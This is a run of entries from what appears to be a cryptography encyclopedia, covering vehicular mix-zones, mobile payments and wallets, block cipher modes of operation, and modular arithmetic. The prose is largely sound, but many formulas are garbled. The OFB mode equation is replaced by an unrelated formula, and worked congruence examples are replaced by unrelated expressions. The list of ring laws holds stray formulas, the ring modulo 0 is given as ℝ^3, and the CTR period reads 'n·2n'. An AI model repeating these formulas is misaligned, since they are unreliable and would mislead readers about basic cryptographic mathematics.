Vehicular communication (VC) systems, notably secure and privacy preserving VC systems (Papadimitratos and Hubaux 2011), were a new application area for mix-zones. Naturally so, because their functionality, notably the so-called cooperative awareness messages (CAMs), reveal precise location information of the vehicle on-board unit (OBU), several times per second, throughout a vehicle trip. CAMs and other types of messages can be collected by any passive receiver in a straightforward manner: typically, VC messages are mostly unencrypted, especially those for transportation safety and efficiency.

Aligned with the use of pseudonyms jointly with mix-zones, a main design choice for secure and privacy preserving VCs has been to provision each OBU with multiple pseudonyms, in this context, anonymized certified public keys, each with its corresponding private key. OBUs digitally sign, for example, CAMs with one private key while nearby receivers validate the signatures with the corresponding pseudonym (IEEE 1609.2). Vehicles change to another pseudonym after a (preferably) short period of time, e.g.,

a few minutes. Swapping to the next pseudonym can be at the discretion of the OBU, perhaps influenced by user preferences, or at predefined points in time, and, overall, based on VC system- or domain-wide policies (Papadimitratos et al. 2008).

An impromptu emergence of a mix-zone is possible, with each vehicle transitioning to another pseudonym during a period of silence. That is, a period during which OBUs temporarily cease to transmit, e.g., CAMs, desirably so in the presence of several other vehicles (Buttyan et al. 2007). With a commonly available, at all vehicles, modus operandi on how (i.e., when and where) to initiate such silent periods, location information can be held from the adversary/observer. In the VC context, the adversary can have, for example, a large set of access points or base stations deployed across a city or along freeway, receiving all or most of the VC transmissions in the same area.

An alternative approach is to deploy mix-zones leveraging existing network infrastructure, notably in VC systems and roadside units (RSUs). The idea is to avoid the silent periods, which may affect the system functionality, but rather construct the necessary concealment of traffic. This is done with the creation of a *cryptographic mix-zone* (CMIX) (Freudiger et al. 2007). Each RSU distributes a symmetric key, the specific CMIX key, to all approaching vehicles, so that these vehicles/OBUs can encrypt all transmissions and effectively conceal location and other information from an external observer. At the same time, while in the CMIX, all vehicles are to change to a new pseudonym. With potentially any vehicle able to essentially join a mix-zone when in proximity and make the needed own pseudonym change, privacy is enhanced. Intuitively, the more numerous the mix-zones, preferably placed in locations that can involve numerous vehicles, the higher the uncertainty for the adversary: the more difficult to link pseudonyms and the less likely it is to track any given vehicle.

Open Problems and Future Directions

Equipping each mobile platform (e.g., smart phone or OBU) with multiple pseudonyms, to be used for a short period of time, is generally applicable, beyond the notion of mix-zones. The more frequent the pseudonym changes are, the shorter the period messages (and related actions) of a given device can be trivially linked. One can consider anonymous authentication, e.g., in

the VC context (Calandriello et al. 2011), or single-use pseudonyms (Khodaei et al. 2018) if needed. However, location-aware or location-based applications may require linkability over short periods of time; for example, in the context of pervasive computing and nomadic connectivity, while in one application zone (Beresford and Stajano 2003), or for VC systems, to facilitate transportation safety applications, e.g., predicting a potentially dangerous maneuver (Papadimitratos et al. 2006). In either case, the objective is to seek unlinkability over long(er) periods of time, with a design that assumes and accepts short-term linkability.

It is important to note that it is likely to connect two (or more) successive pseudonyms of the same device, leveraging the pseudonyms alone (that is, information included in the pseudonym, such as its validity period/lifetime or its issuer), or by exploiting data in the transmitted messages (e.g., the coordinates of the transmitting devices), or background knowledge on the mobility patterns of the involved platforms (e.g., movement in known road or building or space layouts). The methodology for linking inferences by an adversarial or curious observer is orthogonal to the notion of mix-zones. But the dimensions and the geometry of each zone, the underlying space limitations (e.g., the shape of an atrium or a hallway, or the shapes of road junctions or highway ramps), as well as the density, spacing, and placement of mix-zones can affect the level of the achieved unlinkability.

Assuming a budget for the deployment of mix-zones, e.g., the number of infrastructure entities, an optimization problem can be formulated to choose a placement that maximizes a location privacy metric and improves significantly over a random placement of mix-zones (Freudiger et al. 2009). The mix-zone geometry can facilitate linking, when vehicles are entering and exiting a mix-zone at times that are not hard to correlate. Taking into account, for VC systems, the road network and the mobility can help improve the mix-zone design towards improving unlinkability (Palanisamy and Liu 2015). In case of small numbers of mobile users, it remains likely that correlations, based on timing and other information, are not hard.

The remedy can be the generation and transmission of decoy messages around mix-zones, to confuse the adversarial observer (Vaas et al. 2019). The challenge is to design such enhancements to mix-zones without requiring information from the mobile devices/users, while keeping the transmission cost low, and adjusting to the network mobility. Along these

lines, a cooperative approach to disseminate the decoy traffic (Khodaei and Papadimitratos 2020) can significantly improve location privacy for differing geometry, density, and mobility situations.

With concrete results in hand, it is interesting to investigate how to broaden the adversary model. For example, along the lines of preserving location privacy in the face of honest-but-curious service providers (Jin and Papadimitratos 2019), (Gisdakis et al. 2016), consider honest-but-curious entities; in this context, for example, RSUs that instantiate a mix-zone. Or, consider collaboration (collusion) of honest-but-curious entities, or entities that undertake noncooperative actions that can affect the operation (or level) of protection of any mix-zone scheme. With some consideration in pre-standardization investigations, e.g., (ETSI 2018) and based on the aforementioned developments, the concept could be deployed in future systems.

Mobile Payments

Marijke De Soete[45] ✉

Email: marijke.desoete@pandara.be

Definition

Mobile payments are any type of payments which are enabled by the usage of a mobile device, e.g., a mobile phone, a smart phone, a PDA, etc…

Background

The mobile device is becoming a universal platform with which people will manage their financial services such as mobile banking, mobile payments, brokerage, direct mobile billing, mobile remittances, etc. Mobile payments are payment transactions which are initiated through the usage of a mobile phone which are basically of three types: card payments, debit, or credit transfers. This means that the transfer of funds from a payer to a payee is initiated by using a mobile device. As such, the mobile device is only to be considered as an access channel to a “classic” payment transaction such as a card payment or a debit/credit transfer.

Theory

Basically two main classes of mobile payments can be considered: mobile contactless payments, also referred to as proximity payments, and mobile remote payments.

In the case of proximity payments, it is a mobile device-initiated payment where the payer and payee (and/or their equipment) are in the same location and communicate directly with each other using contactless radio technologies, such as NFC (RFID), Bluetooth, or infrared for data transfer.

For remote payments, it is a mobile device-initiated payment where the transaction is conducted over telecommunication networks such as GSM or Internet, and can be made independently from the payer's location (and/or their equipment).

In order to guarantee the security of the mobile payment, most banks require that the so-called mobile payment application and the personalization data are stored on a Secure Element in the mobile device (see http://www.mobeyforum.org/). Also specific (security) requirements for the mobile devices used for executing payments apply (see http://www.gsmworld.com/our-work/mobile_lifestyle/mobile_money/index.htm).

Applications

A variety of applications of mobile payments exist. A description of use cases may be found in documents provided by http://www.mobeyforum.org/ and http://www.europeanpaymentscouncil.eu/content.cfm?page=sepa_mobile_payments.

Editorial Note

With the advancements and proliferation of smart phones, nowadays mobile payments are supported by mobile phone software and hardware providers. These payment systems are today highly popular.

Mobile Wallet

Marijke De Soete[46] ✉
(46) Security4Biz, Oostkamp, Belgium

Definition

A mobile wallet is a service allowing the wallet holder to securely store, access, manage, and use identification and payment instrument-related information in order to initiate payments from any mobile device.

Theory

The mobile wallet may be considered as the electronic equivalent of a physical wallet which carries identification cards, payment cards, money, and personal items of value. This means that the mobile wallet may store identification information, virtual cards, and other personal items of value. It consists of hardware and software that ensures the secure storage and management of the data and wallet applications and the secure usage of the wallet applications including the authentication of the wallet holder.

Two basic implementations are possible. The wallet (hardware, software, and data) is implemented in the end-user mobile device used by the wallet holder, or the wallet is implemented as a service on a remote server and is accessible from any (mobile) device used by the wallet holder.

Applications

The mobile wallet aggregates payment methods and makes them available as one-click payment options on a user's mobile device (e.g., a mobile phone). When the user proceeds to pay for goods or service, the mobile

wallet will present the registered payment methods as payment options for completing the payment transaction. Not only does it allow users on the move to access financial services/accounts, but also it plays an integral part in the development of digital commerce.

Modes of Operation of a Block Cipher


Bart Preneel[47] ✉
(47) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

A n-bit block cipher with a k-bit key is a set of 2^k bijections on n-bit strings. A block cipher is a flexible building block; it can be used for encryption and authenticated encryption to construct MAC algorithms and hash functions (ANSI X9.52 1998).

When a block cipher is used for confidentiality protection, the security goal is to prevent a passive eavesdropper with limited computational power to learn any information on the plaintext (except for maybe its length). This eavesdropper can apply the following attacks: known plaintext attacks, chosen plaintext attacks, and chosen ciphertext attacks.

Applications need to protect the confidentiality of strings of arbitrary length. A mode of operation of a block cipher is an algorithm which specifies how one has to apply an n-bit block cipher to achieve this. One approach is to pad the data with a padding algorithm such that the bit-length of the padded string is a multiple t of n bits, and to define a mode which works on t n-bit blocks. For example, one always appends a "1"-bit followed by as many "0" bits as necessary to make the length of the resulting string a multiple of n. An alternative is to define a mode of operation that can process data in blocks of $j \leq n$ bits.




We first discuss the five modes of operation which have been defined in the FIPS (FIPS 81 1980) (also NIST 2001) and ISO/IEC (ISO/IEC 10116 1991) standards: the ECB mode, the CBC mode, the OFB mode, the CTR mode, and the CFB mode. Next, we discuss some alternative modes that

have been defined for triple-DES and modes which allow to encrypt values from finite sets.

We use the following notation: $E_K(p_i)$ denotes the encryption with a block cipher of the n-bit plaintext block p_i with the key K; similarly, $D_K(c_i)$ denotes the decryption of the iphertext c_i. The operation r$chop_j(s)$ returns the rightmost j bits of the string s, and the operation l$chop_j(s)$ returns the leftmost j bits. The symbol ‖ denotes concatenation of strings and ⊕ denotes addition modulo 2 (exor).

The Electronic Code Book (ECB) Mode: The simplest mode is the ECB (Electronic Code Book) mode. After padding, the plaintext p is divided into t n-bit blocks p_i and the block cipher is applied to each block; the decryption also operates on individual blocks (Fig. 1):

$$c_i = E_K(p_i) \text{ and } p_i = D_K(c_i),\ i = 1, \ldots, t.$$



Modes of Operation of a Block Cipher, Fig. 1 The ECB mode of a block cipher

Errors in the ciphertext do not propagate beyond the block boundaries (as long as these can be recovered). However, the ECB mode is the only mode covered in this entry which does not hide patterns (such as

repetitions) in the plaintext. Usage of this mode should be strongly discouraged. In the past, the ECB mode was sometimes recommended for the encryption of keys; however, authenticated encryption would be much better for this application (or the Rijndael/AES key wrapping algorithm proposed by NIST).

The Cipher Block Chaining (CBC) Mode: The most popular mode of operation of a block cipher is the CBC (Cipher Block Chaining) mode. The plaintext p is divided into t n-bit blocks p_i. This mode adds (modulo 2) to a plaintext block the previous ciphertext block and applies the block cipher to this result (Fig. 2):

$$c_i = E_K\left(p_i \oplus c_{i-1}\right),$$
$$p_i = D_K\left(c_i \oplus c_{i-1}\right), \; i = 1, \ldots, t.$$

Modes of Operation of a Block Cipher, Fig. 2 The CBC mode of a block cipher

Note that in the CBC mode, the value c_{i-1} is used to randomize the plaintext; this couples the blocks and hides patterns and repetitions. To enable the encryption of the first plaintext block ($i = 1$), one defines c_0 as the initial value *IV*, which should be randomly chosen and transmitted securely to the recipient. By varying this *IV*, one can ensure that the same plaintext is encrypted into a different ciphertext under the same key, which

is essential for secure encryption. The *IV* plays a similar role in the OFB, CTR, and CFB modes.

The CBC decryption has a limited error propagation: Errors in the *i*th ciphertext block will garble the *i*th plaintext block completely, and will be copied into the next plaintext block. The CBC decryption allows for parallelism and random access: If necessary, one can decrypt only a small part of the ciphertext. However, the encryption mode is a serial operation. To overcome this restriction, ISO/IEC 10116 (1991) has defined a variant of the CBC mode which divides the plaintext into *r* parallel streams and applies the CBC mode to each of these streams. This requires, however, *r* different *IV* values.

A security proof of the CBC mode (with random and secret *IV*) against an adversary who has access to chosen plaintexts has been provided by Bellare et al. (1997); it shows that if the block cipher is secure in the sense that it is hard to distinguish it from a random permutation, the CBC mode offers secure encryption in the sense that the ciphertext is random (which implies that it does not provide the opponent additional information on the plaintext). The security result breaks down if the opponent can obtain approximately $q = 2^{n/2}$ plaintext/ciphertext pairs due to a matching ciphertext attack (Knudsen 1994). This can be seen as follows. Note that the ciphertext blocks c_i are random n-bit strings. After observing q n-bit ciphertext blocks, one expects to find approximately $q^2/2^{n+1}$ pairs of matching ciphertexts, that is, indices (v, w) with $c_v = c_w$ (also the birthday paradox). As a block cipher is a permutation, this implies that the corresponding plaintexts are equal, or $p_v \oplus c_{v-1} = p_w \oplus c_{w-1}$ which can be rewritten as $p_v \oplus p_w = c_{v-1} \oplus c_{w-1}$. Hence, each pair of matching ciphertexts leaks the sum of two plaintext blocks. To preclude such a leakage, one needs to impose that $q \ll 2^{(n+1)/2}$ or $q = \alpha \cdot 2^{n/2}$ where α is a small constant (say 10^{-3}, which leads to a collision probability of 1 in two million). If this limit is reached, one needs to change the key. Note that the proof only considers security against chosen plaintext attacks; the CBC mode is not secure if chosen ciphertext attacks are allowed. The security against these attacks can be obtained by using authenticated encryption.


For some applications, the ciphertext should have exactly the same length as the plaintext; hence padding, methods cannot be used. Two heuristic constructions have been proposed to address this problem; they are

not without problems (both leak information in a chosen plaintext setting). A first solution encrypts the last incomplete block p_t (of $j < n$ bits) in OFB mode (cf. Section “The output mode”):

$$c_t = p_t \oplus \mathrm{rchop}_j\left(E_K\left(c_{t-1}\right)\right).$$

A second solution is known as *ciphertext stealing* (Meyer and Matyas 1982): One appends the rightmost $n - j$ bits of c_{t-1} to the last block of j bits p_t, to obtain a new n-bit block:

$$\begin{aligned} c_{t-1} &= E_K\left(p_{t-1} \oplus c_{t-2}\right), \\ c_t &= E_K\left(p_t \parallel \mathrm{rchop}_{n-j}\left(c_{t-1}\right)\right). \end{aligned}$$



For the last two blocks of the ciphertext, one keeps only the leftmost j bits of c_{t-1} and n bits of c_t. This variant has the disadvantage that the last block needs to be decrypted before the one but last block.

It turns out that the common padding methods are vulnerable to side channel attacks that require chosen ciphertexts: An attacker who can submit ciphertexts of her or his choice to a decryption oracle can obtain information on the plaintext by noting whether or not an error message is returned stating that the padding is incorrect. This was first pointed out for symmetric encryption by Vaudenay in 2002; further results on concrete padding schemes can be found in Black and Urtubia (2002), Canvel et al. (2003), and Paterson and Yau (2004). The specific choice of the padding rule makes a difference: For example, the simple padding rule described in the introduction seems less vulnerable. Moreover, the implementation can to some extent preclude these attacks, for example, by interrupting the session after a few padding errors. However, the preferred solution is the use of authenticated encryption.

The Output FeedBack (OFB) Mode: The OFB mode transforms a block cipher into a synchronous stream cipher. This mode uses only the encryption operation of the block cipher. It consists of a finite state machine, which is initialized with an n-bit initial value or $s_0 = IV$. The state is encrypted and the encryption result is used as key stream and fed back to the state (also Fig. 3):

$$g(H_i) = E_{K'}(H_t) = E_{K'}(E_K(x_t \oplus H_{t-1})),$$


Treating an incomplete last block in the OFB mode is very simple: One selects the leftmost m bits of the last key word. The OFB mode can also be applied when the strings p_i and c_i consist of $m < n$ bits; in that case, one uses only the m leftmost bits of each key word s_i. This results in a performance penalty with a factor n/m.

Modes of Operation of a Block Cipher, Fig. 3 The m-bit OFB mode of an n-bit block cipher

It is essential for the security of the OFB mode that the key stream does not repeat. It can be shown that the average period equals $n \cdot 2^{n-1}$ bits (Flajolet and Odlyzko 1999) and that the probability that an n-bit state lies on a cycle of length $< c$ is equal to $c/2^n$. This implies that after $2^{n/2}$ n-bit blocks, one can distinguish the output of the OFB mode from a random string (in a random string one expects to see repetitions of n-bit blocks after $2^{n/2}$ blocks as a consequence of the birthday paradox, but it is highly unlikely that such repetitions occur in an OFB key stream). This suggests that one should rekey the OFB mode after $\alpha \cdot 2^{n/2} n$-bit blocks for a small constant α. A repetition could also be induced in a different way: If IV is chosen uniformly at random for every message, the birthday paradox implies that IV values will repeat with high probability after approximately $2^{n/2}$ messages. The impact of such a repetition is dramatic, since it will leak the sum of all the plaintext blocks of the two messages encrypted with this IV value (for simplicity, it is assumed here that all messages have equal length).

The main advantage of the OFB mode is that it has no error propagation: Errors in the ith ciphertext bit will only affect the ith plaintext bit. The OFB mode does not allow for parallelism or random access.

It can be shown that the OFB mode is secure against chosen plaintext attacks if the block cipher is secure in the sense that it is hard to distinguish



it from a random permutation. The proof requires that one changes the key after $\alpha \cdot 2^{n/2} n$-bit blocks for small α (say 10^{-3}).

Note that an early draft of FIPS 81 (1980) included a variant of the OFB mode where only $m < n$ bits were fed back to the state, which acted as a shift register. However, this variant of the OFB mode has an average period of about $n \cdot 2^{n/2}$ bits (Davies and Price 1989). This variant was removed because of this weakness.


The CounTeR (CTR) Mode: The CTR mode is another way to transform a block cipher into a synchronous stream cipher. As the OFB mode, this mode only uses the encryption operation of the block cipher. It consists of a finite state machine, which is initialized with an n-bit integer IV. The state is encrypted to obtain the key stream; the state is updated as a counter mod 2^n (also Fig. 4):

$$c_i = p_i \oplus E_K\left(< (IV + i) \bmod 2^n >\right),\ i = 1, 2, \ldots$$

The mapping $< \cdot >$ converts an n-bit integer to an n-bit string. The processing of an incomplete final block or of shorter blocks is the same as for the OFB mode.

Modes of Operation of a Block Cipher, Fig. 4 The m-bit CTR mode of an n-bit block cipher

The period of the key stream is exactly $n \cdot 2n$ bits. This implies that after $2^{n/2}$ n-bit blocks, one can distinguish the output of the CTR mode from a random string (as for the OFB mode). This suggests that one should rekey the CTR mode after $\alpha \cdot 2^{n/2}$ n-bit blocks for a small constant α. A repeating value of IV has the same risks as for the OFB mode.



As the OFB mode, the CTR mode has no error propagation. Moreover, the CTR mode allows for parallelism and for random access in both encryption and decryption.

It can be shown that the CTR mode is secure against chosen plaintext attacks if the block cipher is secure in the sense that it is hard to distinguish it from a random permutation (Bellare et al. 1997). Again it is recommended to change the key after $\alpha \cdot 2^{n/2}$ n-bit blocks for small α (say 10^{-3}).

The Cipher FeedBack (CFB) Mode: The CFB mode transforms a block cipher into a self-synchronizing stream cipher. As the OFB and CTR mode, this mode only uses the encryption operation of the block cipher. It consists of a finite state machine, which is initialized with an n-bit initial value $s_0 = IV$. The state is encrypted and the leftmost m bits of the result are added to the m-bit plaintext block; the resulting ciphertext is fed back to the state (also Fig. 5):

$$c_i = p_i \oplus \text{lchop}_m\left(E_K\left(s_{i-1}\right)\right),$$
$$s_i = \text{lchop}_{n-m}\left(s_{i-1}\right) \parallel c_i,\ \ i = 1, 2, \ldots$$

Treating an incomplete last block in the CFB mode is very simple: One selects the required number of bits from the output of the block cipher. The CFB mode is a factor n/m times slower than the CBC mode, since only m bits are used per encryption operation. In practice, one often uses $m = 1$ and $m = 8$; this results in a significant speed penalty.

Modes of Operation of a Block Cipher, Fig. 5 The m-bit CFB mode of an n-bit block cipher

It can be shown that the CFB mode is secure against chosen plaintext attacks if the block cipher is secure in the sense that it is hard to distinguish it from a random permutation. A matching ciphertext attack also applies to the CFB mode (cf. Section "The cipher … mode") (Maurer 1991); the analysis is more complex since one can now consider n-bit ciphertext blocks which are shifted over m positions. To preclude leakage of information on the plaintexts, one needs to impose that the number q of m-bit ciphertext blocks to which an opponent has access satisfies $q \ll 2^{(n+1)/2}$ or $q = \alpha \cdot 2^{n/2}$, where α is a small constant (say 10^{-3}). If this limit is reached, one needs to change the key.

The CFB decryption has a limited error propagation: Errors in the ith ciphertext block will be copied into the ith plaintext block; about n subsequent plaintext bits will be completely garbled, since the error will stay for n/m steps in the state register s. From then on, the decryption will recover. Moreover, if a multiple of m bits of the ciphertext are lost, synchronization will return as soon as n consecutive correct ciphertext bits have been received. Particularly when $m = 1$, this is very attractive, since this allows for a recovery after loss of an arbitrary number of bits. The CFB decryption allows for random access and parallel processing, but the encryption process is serial.

ISO/IEC 10116 (1991) specifies two extensions of the CFB mode: A first extension allows to encrypt plaintext blocks of length $m' < m$; $m - m'$ "1" bits are then prepended to the ciphertext c_i before feeding it back to the state. This mode offers a better speed, but increases the risk of a matching ciphertext attack. For example, if $n = 64$, $m = 8$, and $m' = 7$, on expects repetitions of the state after 2^{28} blocks, since the 64-bit state always contains eight "1" bits. A second extension allows for a larger state s (for example of $r \cdot n$ bits). This allows for parallel processing (with r processors) in the CFB encryption, at the cost of r *IV* s, a delayed error propagation and a slower synchronization.

Yet another variant of the CFB mode (Alkassar et al. 2002) improves the efficiency by using all the bits of $E_K(s_{i-1})$. A new encryption is only calculated if all bits of the n-bit block have been used or if a specific pattern of fixed length is observed in the ciphertext. The latter property allows resynchronization: the shorter the pattern, the faster the resynchronization, but the slower the performance.

Other Modes of Operation: In the early 1990s, modes for multiple encryption of DES (Data Encryption Standard) were analyzed. The simplest solution is to replace DES by triple-DES and to use triple-DES in one of the five modes discussed above. For triple-DES, these solutions are known as the *outer modes* (Kaliski and Robshaw 1996). However, their disadvantage is that one can only encrypt $\alpha \cdot 2^{n/2}$ blocks with a single key for small α (for example, due to matching ciphertext attacks on CBC and CFB mode). This motivated research on *inner modes*, also known as interleaved or combined modes, where the modes themselves are considered as primitives (e.g., inner-CBC for triple-DES consists of three layers of single-DES in CBC mode). Biham has analyzed all the 36 double and 216 triple interleaved modes (Biham 1996, 1999), where each layer consists of ECB, OFB, CBC, CFB, and the inverses of CBC and CFB. His goal is to recover the secret key (total break). He notes that by allowing chosen plaintext and chosen ciphertext attacks, "all triple modes of operation are theoretically not much more secure than a single encryption." The most secure schemes in this class require for DES 2^{67} chosen plaintexts or ciphertexts, 2^{75} encryptions, and 2^{66} storage. Biham also proposes a small set of triple modes, where a single key stream is generated in OFB mode and exored before every encryption and after the last encryption, and a few quadruple modes (Biham 1996) with a higher conjectured security. However, Wagner has shown that if one allows chosen ciphertext/chosen *IV* attacks, the security of all but two of these improved modes with DES can be reduced to 2^{56} encryptions and between 2 and 2^{32} chosen chosen-*IV* texts (Wagner 1998). A further analysis of the influence of the constraints on the *IV* s has been provided by Handschuh and Preneel (1999). The ANSI X9.52 standard (1998) has opted for the outer modes of triple-DES. Coppersmith et al. propose the CBCM mode (Coppersmith et al. 1996), which is a quadruple mode; this mode has also been included in ANSI X9.52. Biham and Knudsen present a certificational attack on this mode with DES requiring 2^{65} chosen ciphertexts and memory that requires 2^{58} encryptions (Biham and Knudsen 2002). In conclusion, one can state that it seems possible to improve significantly over the matching ciphertext attacks. However, the security results strongly depend on the model, security proofs have not been found so far and the resulting schemes are rather slow. It seems more appropriate to upgrade DES to Rijndael/AES (FIPS 197 2001).

A second area of research is on how to encrypt plaintexts from finite sets, which are not necessarily of size 2^n; this problem is partially addressed by Davies and Price in 1989; a formal treatment has been developed by Black and Rogaway in 2002.

Residue arithmetic

Definition


Modular arithmetic is almost the same as the usual arithmetic of whole numbers. The main difference is that operations involve remainders after division by a specified number (the *modulus*) rather than the integers themselves.

Background

Modular arithmetic is a key ingredient of many public key cryptosystems. It provides finite structures (called “rings”) which have all the usual

arithmetic operations of the integers and which can be implemented without difficulty using existing computer hardware. An important property of these structures is that they appear to be randomly permuted by operations such as exponentiation, but the permutation is often easily reversed by another exponentiation. For suitably chosen cases, these operations enable *encryption* and decryption or *signature generation* and verification. Direct applications include *RSA public-key encryption* and the *RSA digital signature scheme* (Rivest et al. 1978), *ElGamal public key encryption* and the *ElGamal digital signature scheme* (1985), the *Fiat-Shamir signature scheme* (1987), the *Schnorr Identification Protocol* (1991), and *Diffie-Hellman key agreement* (1976).

Modular arithmetic is also used to construct *finite field*s and in tests during *prime generation* (Koblitz 1994) (Probabilistic Primality Test). Several copies of the modular structures form higher dimensional objects in which lines, planes, and curves can be constructed. These can be used to perform *elliptic curve cryptography* (ECC) (Koblitz 1987; Miller 1986) and to construct *threshold schemes* (Stinson 2005). Additionally, modular arithmetic is used in some *hash functions* and *symmetric key* primitives. In many such cases, the modulus is implied by the computer word size, but other times the modulus is explicitly stated.



Theory

Introduction

There are many examples of modular arithmetic in everyday life. It is applicable to almost any measurement of a repeated, circular or cyclic process. Clock time is a typical example: seconds range from 0 to 59 and just keep repeating, hours run from 0 to 11 (or 23) and also keep repeating, days run from Sunday (0, say) to Saturday (6, say). These are examples of arithmetic modulo 60, 12 (or 24), and 7, respectively. Measuring angles in degrees uses arithmetic modulo 360.

To understand arithmetic in modulus N, imagine a line of length N units, where the whole number points 0, …, $N - 1$ are labelled. Now connect the two end points of the line so that it forms a circle of circumference N. Performing modular arithmetic with respect to *modulus N* is equivalent to arithmetic with the marked units on this circle.

An example for $N = 12$ is shown in Fig. 1. If one starts at number 0 and moves 14 units forward, the number 2 is reached. This is written $14 = 2 \pmod{12}$. Similarly, one can walk backwards 15 units from 0 and end up at 9. Hence, $-15 = 9 \pmod{12}$. In this arithmetic, every 12 is discarded. Equivalently, for any two numbers A and B such that $A = B \pmod{12}$, 12 divides the difference $A - B$.

Modular Arithmetic, Fig. 1 Geometric view of arithmetic modulo 12

Modular addition is the same as addition of units on this circle. For example, if $N = 12$ and the numbers 10 and 4 are added on this circle, the result is 2. This is because if one starts at position 10 and moves ahead 4 units, position 2 is reached. So 4 h after 10 o'clock is 2 o'clock. This is written $10 + 4 = 2 \pmod{12}$. The result is the remainder (or "residue") after division by 12, i.e., $10 + 4 = 14$ becomes 14–12, namely 2.

The notation for modular arithmetic is almost identical to that for ordinary (integer) arithmetic. The main difference is that most expressions and equations specify the modulus. Thus,

$$t_1, t_2, \ldots, t_\ell \in \mathbb{Z}_p$$

states that 14 and 2 represent the same element in a set which is called the *ring of residues mod 12*. When the modulus is clear, it may be omitted, as in

$$C \in \mathcal{C}$$

The different symbol ≡ is needed because 14 and 2 are not equal as integers. The equation (or "congruence") is read as "14 is congruent to 2."

All the integers in the set {…, −22, −10, 2, 14, 26, …} represent the same *residue class* (or *congruence class*) modulo 12 because they all give the same remainder on division by 12, i.e., the difference between any two of them is a multiple of 12. In general, the numbers A, $A + N$, $A + 2N$, $A + 3N$, … and $A − N$, $A − 2N$, $A − 3N$, … are all *equivalent* modulo N. Normally one works with the least nonnegative representative of a class, 2 in this case, because of the convenience of the unique choice when equality is tested, and because it takes up the least space. (Note that some programming languages incorrectly implement the modular reduction of negative numbers by failing to take proper account of the sign. The Microsoft Windows calculator correctly reduces negatives, but gives the greatest nonpositive value, namely, −10 in the above example.)

Modular Arithmetic Operations

Addition, subtraction, and multiplication are performed in exactly the same way as for integer arithmetic. Strictly speaking, the arithmetic is performed on the residue classes but, in practice, integers are picked from the respective classes, and they are worked with instead. Thus,

$$c \equiv s_0 + s_1 + s_2 + s_3 \pmod{p},$$

In the expression on the left, the least nonnegative residues have been selected for working with. The result, 80, then requires a modular reduction to obtain a least nonnegative residue. Any representatives could be selected to perform the arithmetic. The answer would always differ by at most a multiple of the modulus, and so it would always reduce to the same value.

Hardware usually performs such reductions as frequently as possible in order to stop results from overflowing. Optimising integer arithmetic to perform modular arithmetic is the subject of much research. Modular multiplication is one of the most important areas of value to those implementing cryptographic functions; another is modular exponentiation. Montgomery (1985) and Barrett (1987) have created the most widely used methods for modular multiplication (Montgomery Modular Arithmetic and Barrett Reduction). Such operations make data-dependent use of power. This makes their use in embedded cryptosystems (e.g., smart cards) susceptible to attack through timing variations (Kocher 1996), compromising emanations (Quisquater and Samyde 2001), and differential power analysis (Kocher et al. 1999) (Timing Attack, RF Attack and

Smartcard Tamper Resistance). Secure implementation of modular arithmetic is therefore at least as important as efficiency in such systems.

Addition, subtraction, and multiplication behave in the same way for residues as for integer arithmetic. The usual identity, commutative and distributive laws hold, so that the set of residue classes form a "ring" in the mathematical sense, denoted $\mathbb{Z}_N$ for modulus N. Thus,

- $(c_5\ c_4\ c_3\ c_2\ c_1\ c_0)$,
- $x'_t \leftarrow (\mathtt{pad}_n\,(x_t) \oplus K_3)$
- $\mathbb{E}_i[V_i(a_i, \boldsymbol{a}_{-i})|\mathbb{E}[\boldsymbol{a}_{-i}); c]$
- if $A \equiv B \pmod{N}$, then $B \equiv A \pmod{N}$.
- if $A \equiv B \pmod{N}$ and $B \equiv C \pmod{N}$, then $A \equiv C \pmod{N}$.
- if $A \equiv B \pmod{N}$ and $C \equiv d \pmod{N}$, then $A + C \equiv B + d \pmod{N}$.
- if $A \equiv B \pmod{N}$ and $C \equiv d \pmod{N}$, then $A \times C \equiv B \times d \pmod{N}$.
- $A + B \equiv B + A \pmod{N}$.
- $A \times B \equiv B \times A \pmod{N}$.
- $c_i = E_K\,(p_i)\ and\ p_i{=}D_K\,(c_i)\,,\ i = 1, \ldots, t.$
- $A \times (B \times C) \equiv (A \times B) \times C \pmod{N}$.
- $A \times (B + C) \equiv (A \times B) + (A \times C) \pmod{N}$.

However, division is generally a problem unless the modulus is a prime. Since

$$10 = 2 \times 5 = 2 \times 11 \pmod{12}$$

it is clear that division by 2 (mod 12) can produce more than one answer; it is not uniquely defined. In fact, division by 2(mod 12) is not possible in some cases: 2*x* (mod 12) always gives an even residue, so 3(mod 12) cannot be divided by 2. It can be shown that division by *A* (mod *N*) is always well-defined precisely when *A* and *N* share no common factor, i.e., when they are *co-prime*. Thus, division by 7 is possible in modulo 12, but not division by 2 or 3.

If 1 is divided by 7(mod 12), the result is the *multiplicative inverse* of 7. Since 7 × 7 = 1 (mod 12), 7 is its own inverse. Following the usual notation of real numbers, this inverse is written 7^{-1}. For large numbers, the extended *Euclidean algorithm* (Knuth 1998) is used to compute multiplicative inverses. More precisely, to find the inverse of *A* (mod N), one inputs the pair *A*, *N* into the algorithm, and it outputs *X*, *Y* such that

$A \times X + N \times Y = \gcd(A, N)$, where gcd is the *greatest common divisor*. If the gcd is 1, then X is the inverse of A (mod N). Otherwise, no such inverse exists.

Modular exponentiation (Exponentiation Algorithms) is the main process in many of the cryptographic applications of this arithmetic. The notation is identical to that for integers and real numbers. $C^D \pmod{N}$ is D copies of C all multiplied together and reduced modulo N. As mentioned, the multiplicative inverse is denoted by an exponent $^{-1}$. Then the usual power laws, such as $x^A \times x^B = x^{A+B} \pmod{N}$, hold in the expected way.

When a composite modulus is involved, say N, it is often easier to work modulo its factors. Usually a set of co-prime factors of N is chosen such that the product is N. Solutions to the problem for each of these factors can then be pieced together into a solution modulo N using the *Chinese Remainder Theorem* (CRT) (Quisquater and Couvreur 1982). Implementations of the RSA cryptosystem which store the private key can use CRT to reduce the workload of decryption by a factor of 4.

An interesting aside is that the ring of integers modulo 0, i.e., $\mathbb{R}^3$, is just the usual set of whole numbers with its normal operations of addition and multiplication: two whole numbers which belong to the same residue class must differ by a multiple of 0, and so have to be equal.

Multiplicative Groups and Euler's ϕ Function

